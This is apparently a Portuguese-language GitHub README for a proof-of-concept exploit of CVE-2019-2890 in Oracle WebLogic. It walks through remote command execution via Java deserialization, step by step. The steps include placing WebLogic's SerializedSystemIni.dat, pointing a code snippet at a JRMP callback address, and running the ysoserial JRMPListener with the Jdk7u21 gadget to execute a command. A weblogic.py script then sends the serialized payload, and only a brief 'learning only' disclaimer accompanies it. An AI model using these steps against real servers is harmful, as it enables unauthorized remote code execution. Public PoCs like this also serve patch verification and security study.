
l1nk3rlin/cve-2019-2890
PoC exploit para CVE-2019-2890 direcionado ao Oracle WebLogic, usando payload JRMP do ysoserial para execução remota de comandos via desserialização de objetos serializados.

Apenas para fins de aprendizado e troca de conhecimento; qualquer outro uso é por sua conta e risco.
Todos os arquivos jar relevantes já foram importados para o projeto, e o método de exploração utiliza o JRMP do yso. Durante o aprendizado e a depuração, você pode modificar o método de exploração.
Primeiro, coloque o arquivo SerializedSystemIni.dat do weblogic na pasta security.
Em seguida, renomeie o yso para ysoserial.jar e importe-o para o diretório lib.

Depois, ajuste o endereço IP e a porta do getObject em weblogic/wsee/jaxws/persistence/PersistentContext.java.
        try {
            var3.writeObject(Poc.getObject("127.0.0.1:8000"));
        } catch (Exception e) {
            e.printStackTrace();
        }
Por fim, faça a escuta via JRMP remotamente e utilize o 7u21 para execução de comandos.
java -cp ysoserial.jar ysoserial.exploit.JRMPListener 8000 Jdk7u21 "calc.exe"
Modo de uso: execute Poc.java para gerar o arquivo de serialização poc.ser e, então, utilize
python weblogic.py ip port poc.ser